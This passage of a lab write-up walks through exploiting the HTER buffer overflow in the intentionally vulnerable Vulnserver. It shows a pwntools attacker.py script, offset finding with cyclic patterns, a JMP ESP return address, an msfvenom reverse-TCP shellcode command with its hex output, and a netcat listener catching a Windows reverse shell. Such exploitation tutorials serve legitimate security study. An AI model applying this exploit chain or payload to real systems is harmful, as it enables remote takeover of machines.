FCW 027F Prec NEAR,53 Err 0 0 0 0 0 0 0 0 (GT)
Mask 1 1 1 1 1 1 1 1

```

Figure 3-13 EIP register has filled with our payload which is 1s

Now we managed to crash the program from our payload. But it is odd because it is not getting the hexadecimal representation of the payload (1\*4000) here. (The hex value of 1 is 0x31)

We can still track down and figure out where we are overwriting the instruction pointer and we can still actually get into run some shell code.

### Track down the breaking point

Now we are going to create a cyclic pattern of 4000 bytes to use as the payload to track where the sweet spot is. To make our life easier we are going to specify a custom alphabet for our cyclic pattern to use. The output pattern can be used to determine that where the actual payload might be.

```

File Actions Edit View Help
danuja@kali:~$ pwn cyclic -a "123456789ABCDEF" 4000
111121113111411151116111711181119111A111B111C111D111E111F11221123112411251126112711281129112A112B112C112D112E112F11321133113411351136113711381139
113A113B113C113D113E113F11421143114411451146114711481149114A114B114C114D114E114F11521153115411551156115711581159115A115B115C115D115E115F116211631
16411651166116711681169116A116B116C116D116E116F11721173117411751176117711781179117A117B117C117D117E117F11821183118411851186118711881189118A118B11
8C118D118E118F11921193119411951196119711981199119A119B119C119D119E119F11A211A311A411A511A611A711A811A911AA11AB11AC11AD11AE11AF11B211B311B411B511B
611B711B811B911BA11BB11BC11BD11BE11BF11C211C311C411C511C611C711C811C911CA11CB11CC11CD11CE11CF11D211D311D411D511D611D711D811D911DA11DB11DC11DD11DE
11DF11E211E311E411E511E611E711E811E911EA11EB11EC11ED11EE11EF11F211F311F411F511F611F711F811F911FA11FB11FC11FD11FE11FF112121312141215121612171218121
9121A121B121C121D121E121F12221223122412251226122712281229122A122B122C122D122E122F12321233123412351236123712381239123A123B123C123D123E123F12421243
124412451246124712481249124A124B124C124D124E124F12521253125412551256125712581259125A125B125C125D125E125F12621263126412651266126712681269126A126B1
26C126D126E126F12721273127412751276127712781279127A127B127C127D127E127F12821283128412851286128712881289128A128B128C128D128E128F129212931294129512
96129712981299129A129B129C129D129E129F12A212A312A412A512A612A712A812A912AA12AB12AC12AD12AE12AF12B212B312B412B512B612B712B812B912BA12BB12BC12BD12B
E12BF12C212C312C412C512C612C712C812C912CA12CB12CC12CD12CE12CF12D212D312D412D512D612D712D812D912DA12DB12DC12DD12DE12DF12E212E312E412E512E612E712E8
12E912EA12EB12EC12ED12EE12EF12F212F312F412F512F612F712F812F912FA12FB12FC12FD12FE12FF13131413151316131713181319131A131B131C131D131E131F13221323132
413251326132713281329132A132B132C132D132E132F13321333133413351336133713381339133A133B133C133D133E133F13421343134413451346134713481349134A134B134C
134D134E134F13521353135413551356135713581359135A135B135C135D135E135F13621363136413651366136713681369136A136B136C136D136E136F137213731374137513761
37713781379137A137B137C137D137E137F13821383138413851386138713881389138A138B138C138D138E138F13921393139413951396139713981399139A139B139C139D139E13
9F13A213A313A413A513A613A713A813A913AA13AB13AC13AD13AE13AF13B213B313B413B513B613B713B813B913BA13BB13BC13BD13BE13BF13C213C313C413C513C613C713C813C
913CA13CB13CC13CD13CE13CF13D213D313D413D513D613D713D813D913DA13DB13DC13DD13DE13DF13E213E313E413E513E613E713E813E913EA13EB13EC13ED13EE13EF13F213F3
13F413F513F613F713F813F913FA13FB13FC13FD13FE13FF1414151416141714181419141A141B141C141D141E141F14221423142414251426142714281429142A142B142C142D142
E142F14321433143414351436143714381439143A143B143C143D143E143F14421443144414451446144714481449144A144B144C144D144E144F1452145314541455145614571458
1459145A145B145C145D145E145F14621463146414651466146714681469146A146B146C146D146E146F14721473147414751476147714781479147A147B147C147D147E147F14821
483148414851486148714881489148A148B148C148D148E148F14921493149414951496149714981499149A149B149C149D149E149F14A214A314A414A514A614A714A814A914AA14
AB14AC14AD14AE14AF14B214B314B414B514B614B714B814B914BA14BB14BC14BD14BE14BF14C214C314C414C514C614C714C814C914CA14CB14CC14CD14CE14CF14D214D314D414D
514D614D714D814D914DA14DB14DC14DD14DE14DF14E214E314E414E514E614E714E814E914EA14EB14EC14ED14EE14EF14F214F314F414F514F614F714F814F914FA14FB14FC14FD
14FE14FF151516151715181519151A151B151C151D151E151F15221523152415251526152715281529152A152B152C152D152E152F15321533153415351536153715381539153A153
B153C153D153E153F15421543154415451546154715481549154A154B154C154D154E154F15521553155415551556155715581559155A155B155C155D155E155F1562156315641565
1566156715681569156A156B156C156D156E156F15721573157415751576157715781579157A157B157C157D157E157F15821583158415851586158715881589158A158B158C158D1
58E158F15921593159415951596159715981599159A159B159C159D159E159F15A215A315A415A515A615A715A815A915AA15AB15AC15AD15AE15AF15B215B315B415B515B615B715
B815B915BA15BB15BC15BD15BE15BF15C215C315C415C515C615C715C815C915CA15CB15CC15CD15CE15C
danuja@kali:~$

```

Figure 3-14 The cyclic pattern of length 4000

Now we can modify our attacker.py script, put this as our new payload.

```
File Edit Selection Find View Goto Tools Project Preferences Help
attacker.py
1 #!/usr/bin/env python3
2
3 from pwn import *
4
5 host="192.168.1.8"
6 port=9999
7
8 cyclic_patter = b"111121113111411151116111711181119111A111B111C111D111E111F11221123112411251126112711281129"
9
10 s = remote(host, port)
11
12 payload = b"".join([
13     b"HTER ",
14     cyclic_patter
15 ])
16
17 s.send(payload)
18 s.interactive()
19
```

Figure 3-15 attacker.py with cyclic payload

After running this script, we get a new string as our EIP. Therefore, now we can actually test where this new string has located in our generated cyclic pattern.

```
Registers (FPU)
EAX 019BF5E0
ECX 005C5110
EDX 0015CE15
EBX 0000005C
ESP 019BF9E0
EBP 79137813
ESI 00000000
EDI 00000000
EIP 7B137A13
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDD000(4000)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

Figure 3-16 New EIP value with 7B137A13

```
File Actions Edit View Help
danuja@kali:~/Documents/hter$ pwn cyclic -a 123456789ABCDEF -l 7B137A13
[CRITICAL] Subpattern must be 4 bytes
danuja@kali:~/Documents/hter$ pwn cyclic -a 123456789ABCDEF -l 7A13
2043
danuja@kali:~/Documents/hter$
```

Figure 3-17 Checking the new string value's actual location in our cyclic pattern

When checking the value, the *pwn cyclic* command will only accept an input of 4 bytes. Therefore, we are going to use the latter most half as our input and a matching string can find at 2043.

Now we know our break point index. Now we can go ahead and modify our *attacker.py*, add *A 2043 times and 8 Bs* as our new payload.

```
1 #!/usr/bin/env python3
2
3 from pwn import *
4
5 host="192.168.1.8"
6 port=9999
7
8 # cyclic_patter = b"111121113111411151116111711181119111A111B111C111D111E111F11221112311124111251112611127111281112911130111311132111331113411135111361113711138111391114011141114211143111441114511146111471114811149111501115111521115311154111551115611157111581115911160111611162111631116411165111661116711168111691117011171117211173111741117511176111771117811179111801118111821118311184111851118611187111881118911190111911192111931119411195111961119711198111991120011201112021120311204112051120611207112081120911210112111212112131121411215112161121711218112191122011221122211223112241122511226112271122811229112301123112321123311234112351123611237112381123911240112411242112431124411245112461124711248112491125011251125211253112541125511256112571125811259112601126112621126311264112651126611267112681126911270112711272112731127411275112761127711278112791128011281128211283112841128511286112871128811289112901129112921129311294112951129611297112981129911300113011130211303113041130511306113071130811309113101131113121131311314113151131611317113181131911320113211322113231132411325113261132711328113291133011331133211333113341133511336113371133811339113401134113421134311344113451134611347113481134911350113511352113531135411355113561135711358113591136011361136211363113641136511366113671136811369113701137113721137311374113751137611377113781137911380113811382113831138411385113861138711388113891139011391139211393113941139511396113971139811399114001140111402114031140411405114061140711408114091141011411141211413114141141511416114171141811419114201142114221142311424114251142611427114281142911430114311432114331143411435114361143711438114391144011441144211443114441144511446114471144811449114501145114521145311454114551145611457114581145911460114611462114631146411465114661146711468114691147011471147211473114741147511476114771147811479114801148114821148311484114851148611487114881148911490114911492114931149411495114961149711498114991150011501115021150311504115051150611507115081150911510115111512115131151411515115161151711518115191152011521152211523115241152511526115271152811529115301153115321153311534115351153611537115381153911540115411542115431154411545115461154711548115491155011551155211553115541155511556115571155811559115601156115621156311564115651156611567115681156911570115711572115731157411575115761157711578115791158011581158211583115841158511586115871158811589115901159115921159311594115951159611597115981159911600116011160211603116041160511606116071160811609116101161116121161311614116151161611617116181161911620116211622116231162411625116261162711628116291163011631163211633116341163511636116371163811639116401164116421164311644116451164611647116481164911650116511652116531165411655116561165711658116591166011661166211663116641166511666116671166811669116701167116721167311674116751167611677116781167911680116811682116831168411685116861168711688116891169011691169211693116941169511696116971169811699117001170111702117031170411705117061170711708117091171011711171211713117141171511716117171171811719117201172117221172311724117251172611727117281172911730117311732117331173411735117361173711738117391174011741174211743117441174511746117471174811749117501175117521175311754117551175611757117581175911760117611762117631176411765117661176711768117691177011771177211773117741177511776117771177811779117801178117821178311784117851178611787117881178911790117911792117931179411795117961179711798117991180011801118021180311804118051180611807118081180911810118111812118131181411815118161181711818118191182011821182211823118241182511826118271182811829118301183118321183311834118351183611837118381183911840118411842118431184411845118461184711848118491185011851185211853118541185511856118571185811859118601186118621186311864118651186611867118681186911870118711872118731187411875118761187711878118791188011881188211883118841188511886118871188811889118901189118921189311894118951189611897118981189911900119011190211903119041190511906119071190811909119101191119121191311914119151191611917119181191911920119211922119231192411925119261192711928119291193011931193211933119341193511936119371193811939119401194119421194311944119451194611947119481194911950119511952119531195411955119561195711958119591196011961196211963119641196511966119671196811969119701197119721197311974119751197611977119781197911980119811982119831198411985119861198711988119891199011991199211993119941199511996119971199811999120001200112002120031200412005120061200712008120091201012011120121201312014120151201612017120181201912020120211202212023120241202512026120271202812029120301203112032120331203412035120361203712038120391204012041120421204312044120451204612047120481204912050120511205212053120541205512056120571205812059120601206112062120631206412065120661206712068120691207012071120721207312074120751207612077120781207912080120811208212083120841208512086120871208812089120901209112092120931209412095120961209712098120991210012101121021210312104121051210612107121081210912110121111211212113121141211512116121171211812119121201212112122121231212412125121261212712128121291213012131121321213312134121351213612137121381213912140121411214212143121441214512146121471214812149121501215112152121531215412155121561215712158121591216012161121621216312164121651216612167121681216912170121711217212173121741217512176121771217812179121801218112182121831218412185121861218712188121891219012191121921219312194121951219612197121981219912200122011220212203122041220512206122071220812209122101221112212122131221412215122161221712218122191222012221122221222312224122251222612227122281222912230122311223212233122341223512236122371223812239122401224112242122431224412245122461224712248122491225012251122521225312254122551225612257122581225912260122611226212263122641226512266122671226812269122701227112272122731227412275122761227712278122791228012281122821228312284122851228612287122881228912290122911229212293122941229512296122971229812299123001230112302123031230412305123061230712308123091231012311123121231312314123151231612317123181231912320123211232212323123241232512326123271232812329123301233112332123331233412335123361233712338123391234012341123421234312344123451234612347123481234912350123511235212353123541235512356123571235812359123601236112362123631236412365123661236712368123691237012371123721237312374123751237612377123781237912380123811238212383123841238512386123871238812389123901239112392123931239412395123961239712398123991240012401124021403124041240512406124071240812409124101241112412124131241412415124161241712418124191242012421124221242312424124251242612427124281242912430124311243212433124341243512436124371243812439124401244112442124431244412445124461244712448124491245012451124521245312454124551245612457124581245912460124611246212463124641246512466124671246812469124701247112472124731247412475124761247712478124791248012481124821248312484124851248612487124881248912490124911249212493124941249512496124971249812499125001250112502125031250412505125061250712508125091251012511125121251312514125151251612517125181251912520125211252212523125241252512526125271252812529125301253112532125331253412535125361253712538125391254012541125421254312544125451254612547125481254912550125511255212553125541255512556125571255812559125601256112562125631256412565125661256712568125691257012571125721257312574125751257612577125781257912580125811258212583125841258512586125871258812589125901259112592125931259412595125961259712598125991260012601126021260312604126051260612607126081260912610126111261212613126141261512616126171261812619126201262112622126231262412625126261262712628126291263012631126321263312634126351263612637126381263912640126411264212643126441264512646126471264812649126501265112652126531265412655126561265712658126591266012661126621266312664126651266612667126681266912670126711267212673126741267512676126771267812679126801268112682126831268412685126861268712688126891269012691126921269312694126951269612697126981269912700127011270212703127041270512706127071270812709127101271112712127131271412715127161271712718127191272012721127221272312724127251272612727127281272912730127311273212733127341273512736127371273812739127401274112742127431274412745127461274712748127491275012751127521275312754127551275612757127581275912760127611276212763127641276512766127671276812769127701277112772127731277412775127761277712778127791278012781127821278312784127851278612787127881278912790127911279212793127941279512796127971279812799128001280112802128031280412805128061280712808128091281012811128121281312814128151281612817128181281912820128211282212823128241282512826128271282812829128301283112832128331283412835128361283712838128391284012841128421284312844128451284612847128481284912850128511285212853128541285512856128571285812859128601286112862128631286412865128661286712868128691287012871128721287312874128751287612877128781287912880128811288212883128841288512886128871288812889128901289112892128931289412895128961289712898128991290012901129021290312904129051290612907129081290912910129111291212913129141291512916129171291812919129201292112922129231292412925129261292712928129291293012931129321293312934129351293612937129381293912940129411294212943129441294512946129471294812949129501295112952129531295412955129561295712958129591296012961129621296312964129651296612967129681296912970129711297212973129741297512976129771297812979129801298112982129831298412985129861298712988129891299012991129921299312994129951299612997129981299913000130011300213003130041300513006130071300813009130101301113012130131301413015130161301713018130191302013021130221302313024130251302613027130281302913030130311303213033130341303513036130371303813039130401304113042130431304413045130461304713048130491305013051130521305313054130551305613057130581305913060130611306213063130641306513066130671306813069130701307113072130731307413075130761307713078130791308013081130821308313084130851308613087130881308913090130911309213093130941309513096130971309813099131001310113102131031310413105131061310713108131091311013111131121311313114131151311613117131181311913120131211312213123131241312513126131271312813129131301313113132131331313413135131361313713138131391314013141131421314313144131451314613147131481314913150131511315213153131541315513156131571315813159131601316113162131631316413165131661316713168131691317013171131721317313174131751317613177131781317913180131811318213183131841318513186131871318813189131901319113192131931319413195131961319713198131991320013201132021320313204132051320613207132081320913210132111321213213132141321513216132171321813219132201322113222132231322413225132261322713228132291323013231132321323313234132351323613237132381323913240132411324213243132441324513246132471324813249132501325113252132531325413255132561325713258132591326013261132621326313264132651326613267132681326913270132711327213273132741327513276132771327813279132801328113282132831328413285132861328713288132891329013291132921329313294132951329613297132981329913300133011330213303133041330513306133071330813309133101331113312133131331413315133161331713318133191332013321133221332313324133251332613327133281332913330133311333213333133341333513336133371333813339133401334113342133431334413345133461334713348133491335013351133521335313354133551335613357133581335913360133611336213363133641336513366133671336813369133701337113372133731337413375133761337713378133791338013381133821338313384133851338613387133881338913390133911339213393133941339513396133971339813399134001340113402134031340413405134061340713408134091341013411134121341313414134151341613417134181341913420134211342213423134241342513426134271342813429134301343113432134331343413435134361343713438134391344013441134421344313444134451344613447134481344913450134511345213453134541345513456134571345813459134601346113462134631346413465134661346713468134691347013471134721347313474134751347613477134781347913480134811348213483134841348513486134871348813489134901349113492134931349413495134961349713498134991350013501135021350313504135051350613507135081350913510135111351213513135141
```

```

Registers (FPU)
EAX 0191F5E0
ECX 00574D44
EDX 000000BB
EBX 0000005C
ESP 0191F9E0
EBP AAAAAAAAAA
ESI 00000000
EDI 00000000
EIP BBBBBA
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

Figure 3-19 New EIP register value

Since we have used only 4 bytes of the pattern, we got 2043 as the index. And if we check the new EIP value now we can see extra 2 As from our 2043 offset have added to the EIP value along with 6 Bs. To fix that issue we can simply deduct 2 bytes from our 2043 offset which is 2041.

```

10 offset = 2041
11 s = remote(host, port)
12

```

Figure 3-20 Modified offset length



Registers (FPU)									
EAX	0191F5E0								
ECX	00364044								
EDX	00000000								
EBX	0000005C								
ESP	0191F9E0								
EBP	AAAAAAAA								
ESI	00000000								
EDI	00000000								
EIP	BBBBBBBB								
C 0	ES	0023	32bit	0(FFFFFFFF)					
P 1	CS	001B	32bit	0(FFFFFFFF)					
A 0	SS	0023	32bit	0(FFFFFFFF)					
Z 1	DS	0023	32bit	0(FFFFFFFF)					
S 0	FS	003B	32bit	7FFDE000(FFF)					
T 0	GS	0000	NULL						
D 0									
O 0	LastErr	ERROR_SUCCESS	(00000000)						
EFL	00010246	(NO,NB,E,BE,NS,PE,GE,LE)							
ST0	empty	0.0							
ST1	empty	0.0							
ST2	empty	0.0							
ST3	empty	0.0							
ST4	empty	0.0							
ST5	empty	0.0							
ST6	empty	0.0							
ST7	empty	0.0							
FST	0000	Cond	0 0 0 0	Err	0 0 0 0 0 0 0 0	(GT)			
FCW	027F	Prec	NEAR,53	Mask	1 1 1 1 1 1				

Figure 3-21 EIP with next instructions

### Identify the shellcode placement in the buffer

Now we know where the actual break point is. Therefore, we need to figure out how to inject our shellcode into the buffer. To figure out where our input (shellcode) will actually be stored in the program buffer, we re modify the attacker.py script payload with extra values (*Cs*), so we can check the registers/ buffer and analyze the data in it and get an idea.

After running the script again, we can see the Stack pointer (ESP) is actually being filled the extra values (In this case *Cs*) that we are sending after our EIP overwrite.



Registers (FPU)									
EAX	0180F5E0								
ECX	00405110								
EDX	000000CC								
EBX	0000005C								
ESP	0180F9E0								
EBP	AAAAAAAA								
ESI	00000000								
EDI	00000000								
EIP	BBBBBBBB								
C 0	ES	0023	32bit	0(FFFFFFFF)					
P 1	CS	001B	32bit	0(FFFFFFFF)					
A 0	SS	0023	32bit	0(FFFFFFFF)					
Z 1	DS	0023	32bit	0(FFFFFFFF)					
S 0	FS	003B	32bit	7FFD0000(FFF)					
T 0	GS	0000	NULL						
D 0									
O 0	LastErr	ERROR_SUCCESS (00000000)							
EFL	00010246	(NO,NB,E,BE,NS,PE,GE,LE)							
ST0	empty	0.0							
ST1	empty	0.0							
ST2	empty	0.0							
ST3	empty	0.0							
ST4	empty	0.0							
ST5	empty	0.0							
ST6	empty	0.0							
ST7	empty	0.0							
FST	0000	Cond	3 2 1 0	Err	E S P U O Z D I				(GT)
FCW	027F	Prec	NEAR,53	Mask	1 1 1 1 1 1				

Figure 3-22 The new ESP value

0180F9E0	CCCCCCCC
0180F9E4	CCCCCCCC
0180F9E8	CCCCCCCC
0180F9EC	CCCCCCCC
0180F9F0	CCCCCCCC
0180F9F4	CCCCCCCC
0180F9F8	CCCCCCCC
0180F9FC	CCCCCCCC
0180FA00	CCCCCCCC
0180FA04	CCCCCCCC
0180FA08	CCCCCCCC
0180FA0C	CCCCCCCC
0180FA10	CCCCCCCC
0180FA14	CCCCCCCC
0180FA18	CCCCCCCC
0180FA1C	CCCCCCCC
0180FA20	CCCCCCCC
0180FA24	CCCCCCCC
0180FA28	CCCCCCCC
0180FA2C	CCCCCCCC
0180FA30	CCCCCCCC
0180FA34	CCCCCCCC
0180FA38	CCCCCCCC
0180FA3C	CCCCCCCC
0180FA40	CCCCCCCC
0180FA44	CCCCCCCC
0180FA48	CCCCCCCC
0180FA4C	CCCCCCCC
0180FA50	CCCCCCCC
0180FA54	CCCCCCCC
0180FA58	CCCCCCCC
0180FA5C	CCCCCCCC
0180FA60	CCCCCCCC
0180FA64	CCCCCCCC
0180FA68	CCCCCCCC
0180FA6C	CCCCCCCC
0180FA70	CCCCCCCC
0180FA74	CCCCCCCC
0180FA78	CCCCCCCC

Figure 3-23 The stack filled with our extra Cs



Now we can copy one of those addresses and use it in our attacker.py as our new EIP. Since we have the problem that bytes we are sending are being interpreted as the actual value, not as their Hex representation. Therefore we need to convert this address to hex in our script.

```

1 #!/usr/bin/env python3
2
3 from pwn import *
4 import binascii
5
6 host="192.168.1.8"
7 port=9999
8
9 # cyclic_patter = b"111121113111411151116111711181119111A111B111C111D111E111F1122112311241125112611271128
10 total_length = 4000
11 offset = 2041
12
13 command_prefix = b"HTER "
14 # new_eip = b"BBBBBBBB"
15
16 new_eip = binascii.hexlify(p32(0x625011AF))
17
18 s = remote(host, port)
19
20 payload = b"".join([
21     command_prefix,
22     b"A"*offset,
23     new_eip,
24     b"C"*(total_length - offset - len(command_prefix) - len(new_eip))
25 ])
```

Figure 3-27 Modified new EIP that converted to Hex

After that we set a break point at our address (0x625011AF) which is that jump ESP instruction. Because now we want to make sure when we send our payload, we will call that, so we will jump to the instruction pointer (ESP) and we reach our C buffer that we know we can control.




Figure 3-28 Setting up the break point

018AF9D9	AA	STOS BYTE PTR ES:[EDI]
018AF9DA	AA	STOS BYTE PTR ES:[EDI]
018AF9DB	AA	STOS BYTE PTR ES:[EDI]
018AF9DC	AF	SCAS DWORD PTR ES:[EDI]
018AF9DD	1150 62	ADC DWORD PTR DS:[EAX+62],EDX
018AF9E0	CC	INT3
018AF9E1	CC	INT3
018AF9E2	CC	INT3
018AF9E3	CC	INT3
018AF9E4	CC	INT3
018AF9E5	CC	INT3
018AF9E6	CC	INT3
018AF9E7	CC	INT3
018AF9E8	CC	INT3
018AF9E9	CC	INT3
018AF9EA	CC	INT3
018AF9EB	CC	INT3
018AF9EC	CC	INT3
018AF9ED	CC	INT3
018AF9EE	CC	INT3
018AF9EF	CC	INT3
018AF9F0	CC	INT3
018AF9F1	CC	INT3
018AF9F2	CC	INT3
018AF9F3	CC	INT3
018AF9F4	CC	INT3
018AF9F5	CC	INT3
018AF9F6	CC	INT3
018AF9F7	CC	INT3
018AF9F8	CC	INT3
018AF9F9	CC	INT3
018AF9FA	CC	INT3
018AF9FB	CC	INT3
018AF9FC	CC	INT3
018AF9FD	CC	INT3
018AF9FE	CC	INT3
018AF9FF	CC	INT3
018AFA00	CC	INT3

Figure 3-28 Proof that we can control the buffer

### Finding a payload in Metasploit msfvenom

Now we can go ahead and create a shellcode that we call back to us.

```

danuja@kali:~/Documents/hters$ sudo ifconfig
[sudo] password for danuja:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.13 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:fe3e:989e prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:3e:98:9e txqueuelen 1000 (Ethernet)
    RX packets 101847 bytes 84358355 (80.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 183913 bytes 211577624 (201.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 396 (396.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 396 (396.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

danuja@kali:~/Documents/hters$

```

Figure 3-29 Checking the IP address of our host machine

```

danuja@kali:~/Documents/hters$ msfvenom -p windows/shell reverse tcp LHOST=192.168.1.13 LPORT=4444 -f hex -b '\x00'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of hex file: 702 bytes
b8d4751683dbc6d97424f45d29c9b15283edfc31450e03917bf476e56c7a78156d1bf0f05c1b6671ceabecd7e340a0c370246de431834bcbcb2b8a84a41c3fcac780cf1adbd71f8ff1
6fdafe134b6c84685df470385cd52c3207f5cf9733bcd7f47e766ccef589a41ef52689ae0436ce09f74d266a8a55fd1050d3e5b31343c142f7128249bc51cc4d43b56769c838a7fb
8a1e63a7493e320d3f3f24eee0e52f03f497724c399a8c8c55adffbefa0597f2738060f4a974fe0b5285d7cf06d54ff926be8f06f311dfa8acd18f081dbac58642dae64ceb711d07d
42elcdabc2clef560b8f89f88ec530830b52fa9bd634ae93680aba4beedbf514fb89df45016899bc3fd49d5ffa91eb2cea3ca2e681ae8b2ec65a868cd6831fc694f213871cb159424
85c3529f67bd0c4c2e29c8bef12fd5ea87cf6443def04903d689b7b319407cc353c8d54c3a996711bd74ab2c3e7c54cb5ef55197d8e62b888c089fa984
danuja@kali:~/Documents/hters$

```

Figure 3-30 Generated payload in Hex format

## Injecting the shellcode

Now we have the payload. Now we can use this payload in our `attacker.py` as the payload inside our `C` *buffer*. We should also add a little bit of padding.

```

6 new_eip = binascii.hexlify(p32(0x625011AF))
7
8 shellcode = b"b8d4751683dbc6d97424f45d29c9b15283edfc31450e03917bf476e56c7a78156d1bf0f05c1b6671ceabecd7e340a0"
9
10 padding = b"90"*100
11 s = remote(host, port)
12
13 payload = b"".join([
14     command_prefix,
15     b"A"*offset,
16     new_eip,
17     padding,
18     shellcode,
19     b"C"*(total_length - offset - len(command_prefix) - len(new_eip) - len(padding) - len(shellcode))
20 ])
21
22

```

Figure 3-31 Modified payload with padding

Now we should be able to execute this script and get reverse shell back on us on port 4444. Therefore we can listen on port 4444 while executing the attacker.py script.

```

File  Actions  Edit  View  Help
danuja@kali: ~/Documents/hter  danuja@kali: ~/Documents/hter
danuja@kali:~/Documents/hter$ python3 attacker.py
[+] Opening connection to 192.168.1.8 on port 9999: Done
[*] Switching to interactive mode
Welcome to Vulnerable Server! Enter HELP for help.
$

danuja@kali:~/Documents/hter$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.13] from (UNKNOWN) [192.168.1.8] 49201
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\danuja\Documents\Vulnserver>

```

Figure 3-32 The successful reverse shell access

```
danuja@kali:~/Documents/hter$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.13] from (UNKNOWN) [192.168.1.8] 49201
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\danuja\Documents\Vulnserver>whoami
whoami
danuja-pc\danuja
```

Figure 3-33 Proof that the attack was successfully executed

## Conclusion

Vulnserver is a intentionally vulnerable TCP server. In this document we have discussed how we can exploit one of its vulnerable functions HTER(). For the exploit we did use the knowledge of Assemblyx86/Registers and how the stack works. And also, to find the shellcode we did use the Metasploit model msfvenom.

After a successful execution of the attack we were able to gain the full reverse shell access back to us which we used to control the target machine.

**For this demonstration, two tutorials have been referred. This is a combination of two different techniques that were used by two tutors.**



## Reference

<https://medium.com/bugbountywriteup/windows-based-exploitation-vulnserver-trun-command-buffer-overflow-707faa669b4c>

<https://samsclass.info/127/proj/vuln-server.htm>

<https://boofuzz.readthedocs.io/en/stable/user/quickstart.html>

<https://docs.python.org/2/library/binascii.html>

<https://docs.pwntools.com/en/stable/util/cyclic.html>